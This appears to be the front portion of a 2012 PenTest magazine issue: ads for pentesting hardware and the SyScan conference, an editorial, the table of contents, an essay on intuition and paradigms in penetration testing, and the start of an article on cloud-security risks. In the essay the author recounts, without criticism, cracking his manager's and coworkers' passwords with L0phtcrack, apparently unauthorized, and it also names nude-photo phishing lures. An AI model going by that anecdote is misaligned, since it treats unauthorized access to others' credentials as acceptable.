

PenTest magazine

Vol.2 No.3 ISSN: 2084-1116
Issue 03/2012(11) March

Cross Frame Scripting


UNDEFINED PARADIGMS
MESSAGE AUTHENTICATION IN SENSOR
NETWORKS USING EN-ROUTE FILTERING
ON THE AUTOMATED BLACK-BOX SECURITY
TESTING OF WEB APPLICATIONS
ARE YOU READY FOR CLOUD COMPUTING?
INTERVIEW WITH JENNIFER (JABBUSCH) MINELLA

The Industry's First Commercial Pentesting Drop Box.

THE Pwn Plug.



Air Freshener?



Printer PSU?
...nope

FEATURES:

- ★ Covert tunneling
- ★ SSH access over 3G/GSM cell networks
- ★ NAC/802.1x bypass
- ★ and more!



PWNIE EXPRESS

@pwnieexpress.com

Discover the glory of
Universal Plug & Pwn

t) @pwnieexpress **e)** info@pwnieexpress.com **p)** 802.227.2PWN

26-27/04 CONFERENCE

SyScan, a true blue hacker conference, will be running its 8th edition in Singapore in April 2012. Known for its deep knowledge technical tracks, SyScan'12 Singapore boast an extremely good line-up of speakers and program. Talks ranging from attacking Windows 8 to rootkit for IOS and highly insecure internet banking applications will be presented. Besides awesome content, there will be a networking party for all attendees and speakers to be merry and mingle. Do not miss this penultimate of a security conference and register now.



- Stefan Esser
>> IOS Kernel Heap Armageddon



- Edgar Barbosa
>> Automating the Identification of Data Structures Inside Binaries



- Jon Oberheide
>> Exploiting the Linux Kernel: Measures and Countermeasures



- Alex Ionescu
>> ACPI 5.0 Rootkit Attacks Againsts Windows 8



- Chris Valasek & Tarjei Mandt
>> Heaps of Doom



- Ryan MacArthur & Beist
>> Owning entire organisations with regional software they've never heard of



- Brett Moore
>> Post Exploitation Process Continuation



- Aaron Lemasters
>> I/O, You own: Regaining control of your disk in the presence of bootkits



- Paul Craig
>> IOS Applications - Different Developers, Same Mistakes



- James Burton
>> Entomology: A Case Study of Rare and Interesting Bugs



- Loukas
>> De Mysteriis Dom Jobsivs

EXPLOITATION!
Exploitation!
Exploitation!

EARLY BIRD DISCOUNT
Register and Pay by
24 April 2012,
save up to SGD500
online register now!

25-27/04 SECURE CODING

SyScan Secure Coding is a competition that pits the participants secure programming skills against each other. The aim of this competition is to promote awareness of incorporating security as part of software development lifecycle. For this year, the focus will be on the development of web application and some of the secure coding practices surrounding it.

SPACES ARE LIMITED
as we are only accepting 10 teams, so do sign up now!

Prizes? CASH!
\$20,000



Collaboration Sponsor

Mega Sponsor



CONTACT US

For more information/ registration:
www.SyScan.org

email: organiser@syscan.org

24-25/04 TRAINING CLASS

Last registration date
8 April 2012

Course	Instructor
SYS-12-01:: Exploiting Software	Moti Joseph
SYS-12-02:: Writing Linux Root Kits	Udi Shamir
SYS-12-03:: Advanced Application Hacking – Attacks, Exploits & Defence	Shreeraj Shah
SYS-12-04:: Windows Security Mechanisms	Almog Cohen
SYS-12-05:: The Exploit Laboratory Advanced Edition (23-25 April 2012)	Saamil Shah
SYS-12-06:: Assurance "Hands On" Wireless Security Auditing	Neal Wise & Graeme Bell
SYS-12-07:: Social Network Forensics	cmih
SYS-12-08:: Practical Software Security Assurance (Runner Edition)	Simon Roses
SYS-12-09:: Android Security Workshop...	Nils & Rafa
SYS-12-10:: Pentesting & Security IPv6	van Hauser

Microsoft

Patron of SyScan'12

COSEINC

Solid Security. Verified.
Platinum Sponsor

Google

Mega Sponsor

PenTest
MAGAZINE

Media Sponsors

PenTest

MAGAZINE

TEAM

Managing Editor: Malgorzata Skora
malgorzata.skora@software.com.pl

Associate Editor: Shane MacDougall
shane@tacticalintelligence.org

2nd Associate Editor: Aby Rao
abyrao@gmail.com

Betatesters / Proofreaders: Jeff Weaver, Johan Snyman,
Dennis Distler, Massimo Buso, Juan Bidini, Edward Werzyn

Senior Consultant/Publisher: Pawel Marciniak


CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.pentestmag.com

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage. All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them. To create graphs and diagrams we used smartdraw.com program by  SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers!

PenTest Regular welcomes Spring in high spirits and presents to you a great set of absorbing articles and interviews with amazing people. You will find pieces on message authentication, cross frame scripting, automated black-box security testing, social engineering and more. In this issue you will meet Jennifer (Jabbusch) Minella and Will Tarkington. At the end a special titbit for our readers – an introduction and the first chapter of John B. Ottman's book *Save the Database, Save the World*.

You already know the section Link. This time Shohn Trojacek presents his perspective on Undefined Paradigms and provokes the reader to think outside the box about the security. In the article *Are You Ready for Cloud Computing?* Casim Khan prepares us for entering the world of Clouds. He presents not only the risks of Cloud Computing but does not forget to equip the reader with the most important questions one should ask his security provider.

In the section Close-Up, in the article entitled, *Message Authentication in Sensor Networks Using En-Route Filtering* by Ayan Kumar Pan one can find description of Wireless Sensor Network (WSN) and all the meanders connected with En-route filtering. On the *Automated Black-Box Security Testing of Web Applications*, an article of Cristian Tancov and Cristian Opinacru, aims to determine the effectiveness of automated black-box testing thanks to confrontation and comparison of six vulnerabilities scanners.

Rahul Pande takes us into the world of human emotions and "the art" of exploiting them. Social Engineering section features his article entitled *Social Engineering: A Deceptive Trend*. He mentions the case of Kevin Mitnick, an infamous hacker, pointing that the human factor is the weakest part of the security world but he gives hope that it can be changed.

XFS is obviously devoted to one of the most sophisticated attacks carried out to steal the personal information – Cross Frame Scripting and it is presented by Subhash Dasyam.

Interview section guests two great people from the IT security world: Jennifer (Jabbusch) Minella – a network security engineer and Will Tarkington – a risk management specialist.

Last, but not least, the book *Save the Database, Save the World*. In this issue you can find an introduction and the first chapter. Following chapters will wait for you in the consequent issues of PenTest Regular!

We hope you will find this issue of PenTest worthwhile and absorbing.

Thank you all for your great support and invaluable help.

Enjoy reading!
Malgorzata Skora
& PenTest Team

LINK

06 Undefined Paradigms

by Shohn Trojacek

What are the odds of you, the reader, guessing my password within 3 attempts? In various movies which depict the activities of “hackers”, there is often a screen with a username and password prompt. The proverbial super hacker guesses the password within 3 attempts against apparently all odds.

12 Are You Ready for Cloud Computing?

by Casim Khan

Cloud computing is becoming an increasingly attractive alternative to large, in-house data centers. Even though many managers and computing professionals have different views as to the composition and significance of cloud computing, it is clearly emerging as a major driver in the IT marketplace.

CLOSE-UP

16 Message Authentication in Sensor Networks Using En-Route Filtering

by Ayan Kumar Pan

Sensor networks kicked-off a few years back, presently at an accelerated deployment stage, with an exciting potential for numerous applications. So it won't be unreasonable to state that it will cover a substantial part of the world in the coming decade. With exciting potential, comes prodigy; with prodigy, comes value; with value, comes threat; and for threat mitigation, security is an obvious necessity.

24 On the Automated Black-Box Security Testing of Web Applications

by Cristian Tancov and Cristian Opinaaru

Fuzzing. Although this technique has been around since 1989, it had gained significant importance only with the rise of cloud computing era, which, ironically, means it is still in its early days (at least for the web applications fuzzing). With a fully grown market ranging from open-source and commercial thick clients to SaaS and network/data center dedicated hardware, web applications still represent the major point of compromise.

SOCIAL ENGINEERING

32 Social Engineering: A Deceptive Trend

by Rahul Pande

Social engineering is an art of understanding human emotions and exploiting it. Using this techniques one can breach the security of an organization just by manipulating a human. Kevin Mitnick, an infamous hacker

of the late 90's, a great social engineer, who merely by understanding the human behavior and leveraging this, was able to penetrate big corporations. In the 2000 he was convicted of committing serious cybercrimes for hacking Motorola, NEC, Nokia, Sun Microsystems and Fujitsu, solely using social engineering.

XFS

38 Cross Frame Scripting

by Subhash Dasyam

The world depends on INTERNET. Nowadays all companies share confidential information over the Internet, send thousands of mails which might contain personal information, share attachments, online tenders, online transactions etc. Even in an ordinary household the Internet is used to pay bills, order stuff, do shopping etc.

INTERVIEW

42 Interview with Jennifer (Jabbusch) Minella

by PenTest Team

Jennifer (Jabbusch) Minella is a network security engineer and consultant with Carolina Advanced Digital, Inc. Jennifer has more than 15 years experience working in various areas of the technology industry. Most recently, she has focused in specialized areas of infrastructure security, including Network Access Control, 802.1X port access, Wireless Security technologies and SCADA/ICS and DCS cyber security techniques.

46 Interview with Will Tarkington: Mitigating Social Engineering Attacks

by Shane MacDougall

Will Tarkington, with nearly 20 years of experience in risk management, he is looking to add value in many ways. Creative and an outside thinker he enjoys difficult problems and elegant solutions. His specialties are CISSP #25122, Incident Response, CERT, CIRT, SOX, NAC, Security Architecture, Policy Creation, Auditing, Risk Management.

READ

50 Save the Database, Save the World

by John B. Ottman

Databases contain our most valuable economic, personal, and government information. It is critical, therefore, that we protect such sensitive information in order to safeguard businesses, individuals, political systems, and human rights worldwide. When we save the database, we save the world. Why? Because when data stores are compromised, our society is at risk.

Undefined Paradigms

What are the odds of you, the reader, guessing my password within 3 attempts? In various movies which depict the activities of “hackers”, there is often a screen with a username and password prompt. The proverbial super hacker guesses the password within 3 attempts against apparently all odds.

Technical types – especially penetration testers, may scoff at the notions of magically guessing the right password in less than 3 attempts as often portrayed, yet this must reconcile with the knowledge that there are lists of 50-1000 passwords that will often grant access to at least one account given a large enough population.

Perhaps the nauseating theatrical portrayals of hacking stems from the fancy eye candy which often does not marry up to reality, as well as the nature of the passwords which are guessed. Apparently, if such movies scenes are to be believed, psychic skills are a requirement for the job, as the odds at randomly guessing the correct password, as portrayed in movies, are about on par with winning the lottery, it seems. There is always an exception to the rule though, right?

An Anomalous Event

On one penetration test, the author is aware of a female colleague *guessing* the password of *curry* because that is what she had for lunch. Amazingly, that password was INDEED the correct password for the system being tested. While such things may not have ever happened for the reader, perhaps like the proverbial black swan (a possibility which suffers scientific ridicule only to later be proven as reality) just because it has never been witnessed according to the reader’s subjective life experience, does not mean such things cannot

happen, making movie portrayals of such events a bit less nauseating, once experienced directly.

Regardless of whatever is behind such phenomenon such as: the ol’ random quantum mumbo jumbo probability matrix; a stray cosmic ray bouncing off an electron in just the right way to cause the right password to enter into the forefront of the password guesser’s mind; weird Luke Skywalker style mind powers; brain waves as the author’s aunt Loretta might call them; synchronicity as our old friend Carl Jung might say; or simply coincidence – the occurrence of such events would cause one to stop and speculate upon the common understanding of the nature of reality.

It is, after all, the million dollar question, that everyone is dying to know the answer too. While not trying venture too far into the philosophical, perhaps humanity is more often than not, like the character Neo, in the movie *The Matrix*, deciding which pill to take: abandoning once held beliefs and convictions (the blue pill), or as new data arrives, often only in anecdotal form, moving into a new paradigm.

System Warning

The *reader* is hereby advised that a choice is being presented in the here and now, a proverbial red and blue pill, by reading the remainder of this article. Like guessing the correct password, and Neo swallowing the blue pill, a whole new world may be opened. Should

the reader wish to remain in their present paradigm of thought about the reality of IT Security and perhaps by proxy other areas, then do not proceed if that kind of responsibility seems to heavy. Again – a warning has been issued so think carefully, and don't simply go with the natural human propensity to ignore warnings including smoking things known to kill, and opening email attachments from unknown parties. While it is may be unfair in that the reader simply cannot fully appreciate the gravity of the choice taken, no different than not realizing that that proverbial attachment would format their hard drive, and the same formatting may occur to your mental hard drive by proceeding. The choice is yours.



Figure 1. System Warning

Astronomical Computation Cycle

'Celestar8.' – that should be a good password for now, the author said to himself as he changed his password. It seemed like a good password, after all, who would ever use such a password, he again said to himself. At the time, he had no idea what Celestar was. Perhaps he had picked it up unconsciously somehow or another and could not recall the exact source, but as he later discovered, Celestar is a brand of telescope.

As a boy, he had purchased a top quality telescope and was even skilled enough to track comets and see the rings of Saturn with his own eyes by the time he was eight. Then someone came to him one day and explained that astronomers didn't make any money. It was explained that they only make \$8000 per year. Thus the author ended a budding astronomical career and is currently not writing articles for Astronomy today because that event so long ago did not marry up to his child hood dreams of one day having enough

financial resources to build a house into the side of a mountain. Doesn't every kid want a house built into the side of a mountain? In a similar way, there were other events which gave the author a nudge towards IT security.

The classic Windows password cracking program, L0phtcrack™, had a new release and like any kid with a new toy, the author wanted to test out its performance and features. L0phtcrack would take things like an encrypted password (that looks something like quoted gibberish `3a88749df0e3346b15100b8fa6707c8e`) and try to recover the actual password. Due to performance constraints on his own workstation, he found a way to test the software on his then manager's workstation. In no time, L0phtcrack was up and running and within minutes it revealed numerous passwords including the one belonging to his then manager. He stared at the screen in disbelief.

The password staring back at him rather ominously: *Celestar8*.



Figure 2. Astronomical Computation Cycle

Chills ran up his spine. He said to himself: *How was it possible for my manager to have set his password to the exact same thing I did?* If it had been a near match, it could have been simply dismissed as chance, but it was the exact same password – just like in the movies. He searched his mind trying to recall if ever that word had popped up in conversation. He then realized that he didn't know how that particular word had entered his consciousness. Searching for a *logical* explanation, he was unable to find anything that made sense. Similar to being told that astronomers only make \$8000 per year, this event opened his eyes to, at least the possibility that perhaps all is not as it seems on the surface. The implications were huge – yet to attempt to convince anyone, even the reader in the present moment, of the reality of what had occurred would be difficult at best and would likely result in mockery. Perhaps that same *not questioning the status quo* perception is, on some levels, what contributes towards some of the major problems within the realm of IT security. Yet, there are other explanations that don't necessitate a discussion of Plato's cave or its modern day equivalents such as *The Matrix*.

Access Granted to Mental Firewall

Perhaps the author merely over heard his manager announcing his password and like a subliminal message, it never registered consciously, thus only contributing to an event which only happened in the author's imagination. If this was true, what else had found its way into his mind without his knowledge? Wouldn't that be the ultimate penetration test – programming people without them realizing it? If such a thing had happened, how would the author, or the reader for that matter, know? Further, the question would deepen – how would the author or readers know what is real and what isn't? The author suddenly wants to go buy a Coca Cola™.

After looking up the word Celestar, the author discovered that it is a brand of telescope. Astronomy, it seems, can only be avoided for so long, before it returns to the author's life. In revisiting his youthful passion, he discovered that astronomy has since found hundreds of planets outside of the known solar system. On so many levels, this was made possible by those questioning the nature of reality and looking deeper. Galileo, certainly paid a price for which rewards are now being reaped. Yet, in many respects, is not penetration testing an extension of this same concept – questioning the nature of a view of reality? Is the system really secure? Perhaps the author is still an astronomer at heart, but rather than looking

towards, as it is said, the holes in the heavens called stars, he has turned his telescope towards finding holes in computer systems and the proverbial keys to the kingdom in the form of password databases. With the discovery of extra-solar planets, perhaps as with astronomy, there will be similar discoveries within the realm of psychology and the relation of the mind to the body. Perhaps the future of penetration testing, involves the mind body connection, rather than bits, bytes, and security policies. Does the mind have good security policies? Has someone already performed a penetration test against it?

Memory Exceeded – Program Out of Bounds

When the author first began in the world of IT security, it was possible for one man to know it all (that was known) with respect to IT security, within reason. With the proliferation of the types of systems, protocols, applications, paid security researchers and their equivalent on the criminal side constantly moving the game forward, it has become virtually impossible for one man to master it all. Yet, often, penetration tests are used as though this is possible and as though having a penetration test executed against an environment is some sort of magical stamp of approval that states: *no hackers will get by here*. While it is good to see that this form of testing is being better and more widely integrated into the life cycle of new application environments, there is still more work to do, and further there are risks that can lead to a false sense of security. Perhaps it is better to simply state – a penetration test was done, it certainly may not provide absolute assurance that the system won't be hacked, but it is all that the budget could support. What a novel concept.

Security researchers (those who find and release security holes to the public) assist with finding the unknowns within a system and eventually through the community network, the data becomes publicized and widely known. Security researchers may spend up to a year or more developing a solid 0day (a previously undisclosed vulnerability). If this is true, then how on earth can a penetration test ever be positioned as something that provides some sort of implied stamp of approval stating that: *this system is indeed, quite secure!!* Perhaps what can be said is, based on what is known today within the confines of publicly available vulnerabilities, the system does (or does not) have appear to have any exploitable conditions.

Over the course of the author's career, he has found some very simple rules governing computer systems and apparently most of the rest of life. One of them is

quite simply: whenever you think you know, no longer do you know, then of course, there is Murphy's law loosely rendered as anomalous events can and do occur, so plan for the unexpected, the unknown, and for light to be shown on the darkness!

At the turn of the last century, light bulb inventor, Thomas Edison, and a fellow by the last name Marconi discovered the implications of invisible *light* waves now called radio. The author is quite certain that if Thomas Edison were somehow teleported to ancient Rome with such fanciful devices, he would be worshiped as a god. Did the human mind's capabilities change over 500 years? Imagine, a mind seeing from an entirely different perspective based upon the time frame in which it became accustomed. This is a question of mindset, and on many levels, addressing mindset begins to strike at the heart of many IT security problems. Question everything you think you know – this is penetration testing.

Process Watchdog – Non sequitur Loading

When he was younger, the author would often play a form of solitaire, but with a twist – it would involve playing against himself in chess. At that time, computers were hard to come by and at this school the other children simply didn't understand chess, so necessity invented a new game. Such a game can be difficult given that one already has access to the strategy of the opponent, namely himself. This same concept being employed on a penetration test can provide more value in terms of findings and recommendations. The game is to think from the perspective of the end user who wants everything simple, while simultaneously thinking about how to prevent someone with greater skill, more time, more motivation, etc. than the tester from entering into and compromising the network and by proxy, the client's data. In other words, as a penetration test proceeds – what controls could be put into place to stop someone from repeating the same steps – what would be the most inexpensive? Are there opportunities for some creative problem solving? In many cases, there may be a few controls that would greatly slow down or halt a penetration tester's foray into the network. From a Windows perspective this may be as simple as taking away local Administrator access for end users and white listing programs which run. The author has had clients that actually implemented the controls suggested and on the next annual penetration test, it was a rather boring report due to the limited results.

Given that the author of this article often play on both sides – breaking in and attempting to prevent others from breaking in, he has some appreciation for the

operational costs of controls as well as where the weak points are. But, perhaps the human tendency to view their own paradigm as the correct one has skewed his viewpoints causing him to overlook an area or two. Thus, the importance of diverse perspectives when penetration testing a system. For readers who have a regular penetration test performed – how about periodically rotating out the team performing the testing? How about giving them more information to see how far they can get? How about allowing them to test the system when it is under duress and most likely to fail.

Perhaps this same *confirmation bias* effect has caused the industry as a whole to overlook a few things. Perhaps it is good to question – why in the world is our software so written, that people are hired to find the security holes? Why in the world are the processes so ineffective as to allow people to do the stupid things that people do? The author is familiar with the concepts of the Six Sigma methodology having earned his Six Sigma Green Belt. For a brief synopsis, think of a toy car that requires the wheels to be placed on the axles in a certain order. Perhaps the children keep putting the wheels on wrong and breaking the toys – sending them back for an exchange. Then one day, some brilliant individual decides to notch the wheels and axles so that the wheels can only be placed on the correct axles – making it physically impossible to make a mistake. While the author makes vast sums of gold performing penetration tests and executing security projects, he does question the overall sanity of some of the things that are accepted within the software industry.

Perhaps like the character Neo in the Matrix, a blue pill is needed for the world of IT security as a whole – questioning the fundamental paradigm upon which an application or environment is based. Part of the problem may be that people tend to subscribe to whatever the status quo is and often reject any information that does not fit with that status quo. While not exempt from security holes, the author has had clients start asking about implementing Macs instead of Windows. No doubt, were Macs to become the platform of choice, then there may very well be a rise in the number of identified vulnerabilities on that platform, yet it is tempting. Within the current paradigm, there is layer upon layer of controls to guard against viruses, Trojan horses, key stroke loggers, and the list goes on. Isn't something fundamentally wrong here? Why not just white list which programs are allowed to run (as a small example)?

Penetration testers are in a bit of a unique position by being allowed to challenge the rules of the system as part of their job, and this article is no exception.

Switching Programs

Recently, the author was tasked with performing port and vulnerability scans of the control equipment responsible for managing an electric power plant. At the end of such projects, the author often has an empty feeling because he knows that the work is often just checking a box on someone's compliance radar. He knows that knowing what he knows, the controls really wouldn't stop a truly bad guy for very long, and like wiping down tables at restaurants to provide the illusion of sanitary conditions on the table, gaining access to control networks during a penetration test has never really been a major problem, even with recent advancements in various standards designed to protect such infrastructure and by proxy, people's lives. Hopping onto more trusted or secured networks is often a matter of simply taking over a machine with indirect access to the more secure network. The direct path almost never works and penetration tests setup this way are rigged for failure. If it is true that security is only as strong as its weakest link, then it causes part of the author to wonder why in the world, there are standards governing how to connect networks that are KNOWN to get broken into, with networks meant to control super important things like power and water flow! Many of his clients are beginning to understand that compliance is compliance and really doesn't have much to do with keeping the bad guys out of their environment. Isn't something fundamentally wrong here?

Access Denied

Penetration testing attempts to find the known vulnerabilities and to some degree – when possible, the unknowns, yet there is a population of unknowns that just has to be accepted. Anti-virus software though brilliant at what it does, is designed to keep a large population of known malicious programs out. How many programs does the average user truly run that a quick white list couldn't be built? This white list capability was available in rudimentary form in even Windows 95, but wasn't simple enough for people to use.

There is an entire industry dedicated to tracking signatures of every program that is bad (i.e., viruses), but why not simply toss the resource intensive virus scanning programs, and instead only allow authorized programs? While not wanting to brag (that phrase always precedes bragging), for years the author had run his systems without anti-virus software by simply leveraging program *white listing* type software. What if, through the use of modern social networking concepts or distributed spam flagging as employed on Google's

Gmail, someone came up with a way to rank the quality of programs: 5 stars, 4 stars, 3 stars, unknown, and so on. A program launches and the user is presented with a dialog:

This program has never run before, how many stars would you like to rate its trustworthiness, this will enter you into a lottery for a free _____ for troubling you?

Then the rating is submitted to some online tracking tool, where daily downloads of known good programs and their hashes are maintained. Live in Timbuktu? No worries, we'll send you a CD with the hashes. The value of this approach may depend upon the number of known benevolent programs vs. the number of known malicious programs. The authorized list may be even maintained on private networks and systems, similar to how Microsoft's WSUS system works.

It seems that Microsoft tried to do this with some of their technology, advent with Vista to some extent, yet the trouble was it was too cumbersome for end users and social networking had not yet arrived. Perhaps well known vendors and popular products would have their binaries marked at a certain level of trust. The user could then apply a security policy that only programs with a rating of 4 or higher are allowed to run, with the exception of his personal exceptions.

Accessing the Central Database (Experience)

This process of rating and white listing programs via some social networking standard and then recording them, may be similar to the process to how *gut feel* works. Having seen plenty of spam messages in his day, the author has yet to click on one that resulted in a compromise. In reality, his internal *radar*, which some call *gut feel* and others intuition, seemed to be what told him whether or not to open an attachment. Sadly, this *internal radar* is often the last line of defense in our modern network environments. If the end user clicks on the wrong thing, the entire cyber-army or cyber-mob is allowed to come prancing on into the network.

In World War II, American soldiers used a concept called *shibboleth* to determine whether or not a soldier was a spy attempting to infiltrate. For example, it was expected that soldiers not from America would not be familiar with baseball terminology and other concepts, thus giving away their non-American status when discussing baseball. This same concept seems to be similar to how an end user's *psychological controls* prevent them from clicking on malicious attachments that are not yet detected by anti-virus

software. Many malicious messages are given away due to obvious language problems, inappropriate idiom use, etc. – yet over time, as the world becomes closer – the *bad guys* will learn the language and how to bypass such *psychological* controls. One way that seems quite effective and is timeless is to include a picture of a member of the opposite sex in the nude to get the user to click on that attachment or that link to infect their computer. Present company excluded of course.

Years ago, the concept of compromising a user's system through an attachment was a myth. It has somehow become reality. What happened?

Maybe one solution is to lure more women to the world of IT security so that their renowned powers of intuition can be better utilized to detect when corporate networks are going to be harmed. The author still hasn't figured out how his mother always knew when he was in trouble, but suspects it has something to do with Celestar8! Psychic skills at least as good as one's mother's remote child in trouble detection skills will be a requirement for penetration testers of the future! Joking aside, perhaps training programs can be augmented to help end users develop their experience points on what constitutes a bad attachment, but again – why on earth are attachments capable of compromising a system? What a bizarre world this is that people accept such behavior from systems?

Merriam-Webster provides one definition of intuition as: *the power or faculty of attaining to direct knowledge or cognition without evident rational thought and inference*. Regardless of all the *rational* data available, there may be an incorrect conclusion. As humans we seem to have the ability to tap into a source of inspiration, and in the author's experience, that source of inspiration has often proved quite useful when employed on a penetration test. The same place where Picasso and Da Vinci drew their inspiration exists inside all of us, and there are ways of tapping into it. The author seems to find that this inspiration becomes most active while in the shower under normal conditions of life. If on a penetration testing project, it seems that stepping away for a few minutes can often result in the identification of problems that had previously escaped his view – term it gut feel, vibe, experience, inspiration, or intuition, it is a force to be learn to use.

A penetration test can become like a miniature life story where a series of decisions are made including: which targets to focus on; which account to begin attacking first; how loud to set the ol' port scanner; and so on. Of course, there is the methodology, the standard disciplined approach, but as in life, there are

forks in the road where decisions have to be made. Like my female curry eating colleague mentioned at the beginning of this article, there have been plenty of times where the author has had to modify the standard approach based upon his appraisal of what would or would not work on a particular network and how to avoid getting *caught* during a penetration test. He can't honestly say whether it was just experience, or perhaps drawing upon the source of creativity within all of us, but he does know that it was more than just cold calculated conscious thinking that allowed him to zig instead of zag during a penetration test – often resulting in a successful and undetected compromise of the target network environment. Do not real criminal minds do the same as they attempt to gain unauthorized access? Isn't the same applied when the reader decides whether or not to click on that attachment? Be honest.

Conclusion

This article presented some *out of the box* thinking, and the results of a variety of mistakes and successes during more than 10 years of being involved in performing and managing penetration tests as well as being involved in IT security since his youth. The objective was to challenge the reader's thinking as well as introduce new ideas and paradigms of thought that will ultimately result in less need for penetration tests. Irony at its best.

SHOHN TROJACEK

Shohn Trojacek began in the computer world around DOS 2.1 and professionally for more than 15 years. He is known for finding creative solutions to difficult problems. His diverse background includes interacting with hundreds of organizations at all levels and a variety of backgrounds. His passion is information security, but he also works in other areas to remain well rounded. He currently works as an independent consultant and can be reached privately by emailing him at trojacek@gmail.com or professionally, trojacek@p2sol.com.



Are You Ready for Cloud Computing?

Cloud computing is becoming an increasingly attractive alternative to large, in-house data centers. Even though many managers and computing professionals have different views as to the composition and significance of cloud computing, it is clearly emerging as a major driver in the IT marketplace.

Today business owners are opting cloud computing because of so many factors, such as increased capability, improving business processes, cost-efficient, high availability, reduce risk, flexible scaling, ready to use solution and no infrastructure management complexity. Last year cloud computing giant Amazon CloudFront reported:

We now have over 20,000 active CloudFront customers; this is double the number of customers we had at this time last year. Based on a quick search of CDN vendor web sites and public financial reports, we believe that this would make Amazon CloudFront the largest global CDN according to published customer counts.*

Also, there have been plenty of predictions for cloud computing future, according to *International Data Corp*



Figure 1. Are You Ready for Cloud Computing?

(IDC) for public cloud products and services at \$16B in 2010, growing to \$56B by 2014 and Gartner estimates the cloud market at \$150B by 2013.

But have you Identified threats and conducted a complete risk assessment before making your decision for cloud computing?

Challenges

While the benefits of cloud computing are varied, the related risk issues are also just as varied.

Here are 6 key challenges we have for cloud security:

Confidentiality

Is the Prevention of the intentional or unintentional unauthorized disclosure of content. Loss of confidentiality can occur in many ways. Information is encrypted while passing through, or at rest in cloud, who controls the encryption / decryption keys?

Availability

This concept refers to the elements that create reliability and stability in networks and systems. It ensures that connectivity is accessible when needed, allowing authorized users to access the network or systems. Will data be available in case of physical failure or system crash? How data will be deleted permanently once the contract ends?

Integrity

Is the guarantee the message sent is the message received and the message is not intentionally or unintentionally altered. What about data accidentally altered by the operator? Will data be resided on shared server which can corrupt data?

Privacy

Information privacy or data privacy is the relationship between collection and dissemination of data, technology, the public expectation of privacy and the legal issues surrounding them. The challenge in data privacy is to share data while protecting personally identifiable information. For example, in which countries client data will reside and the different laws applied, release of critical and sensitive data to law enforcement or government agencies without client approval and ability to meet compliance and regulatory requirements?

Performance

Is how efficiently, accurately and timely cloud services will be accessible. Cloud users typically uses the Internet for accessing cloud service, therefore insufficient bandwidth may lead to poor application performance and may not be able to support some real-time applications.

Compatibility

Customer applications and requirement may be incompatible with cloud platform.




Figure 2. Cloud Front Active Customer Count
(<http://aws.typepad.com/aws/2011/11/amazon-cloudfront-update-fall-2011.html>)

If an organization has developed its own *private* cloud, they have complete control of its data. However this is not the same for a public or a hybrid cloud. Cloud providers may have resources distributed to different countries across the world, therefore the organization's data can be located anywhere under different regulatory laws.

One area that is greatly affected by cloud computing is privacy. It is important to remember that although the control of cloud computing privacy has many threats and vulnerabilities in common with non-cloud processes and infrastructure, it also has unique security issues. For example, a successful identity theft exploit can result in a privacy loss has a huge impact on an enterprise. The organization can suffer short-term losses due to remediation, investigation, and restitution costs. It can also incur longer term problems for the organization due to loss of credibility, confidence, and negative publicity. So, what is the right cloud service provider for my company?

Asking Questions

Ask a provider as many questions as you can to understand how concerned they are about data privacy and security. Here is a list of some questions that should be asked.

Privacy

- Do I have any control or choice over where my information will be stored?
- Where will my data reside and what are the security and privacy laws in effect in those locations?
- What are your organization's privacy policies and policies addressing ownership of client data?
- Will you provide a sample of your log files so that the types of data being recorded are available for review?
- What are your policies concerning my sensitive information when a law enforcement agency presents a subpoena for that data?
- What protections for my information can you provide in this event?
- How does the customer know if (when) there has been a breach?
- Where does the live data *reside*? Can the customer dictate the terms of geographical location/storage of data?
- What laws regulate government access to customer data?

Availability

- Can you provide an estimate of historical downtimes at your operation?

References:

- Cloud Security – A comprehensive guide to secure cloud computing by Ronald L. Krutz and Russell Dean Vines
- <http://www.mondaq.com/unitedstates/x/159094/Cloud+Computing/Things+To+Do+In+2012+Questions+To+Ask+Of+Cloud+Vendors>
- <http://esj.com/articles/2010/06/29/cloud-computing-set-to-soar.aspx>
- <http://www.readwriteweb.com/enterprise/2009/11/merrill-lynch-cloud-computing.php>

- What redundancy and fail-over capabilities do you provide?
- Do you delete all my data from your systems if I move to another vendor?
- How do you prove to me that you have completely removed all my data from your cloud system?
- Are there any exit charges or penalties for migrating from your cloud to another vendor's cloud operation?
- Can you provide documentation about your disaster recovery policies and procedures and how they are implemented?
- How often are your disaster recovery policies tested and are they tested on systems using live data?
- How many live copies (instances) of customer data are maintained?
- What is the provider's retention period and what is the recovery plan?
- How many locations does the vendor have and how are they connected?
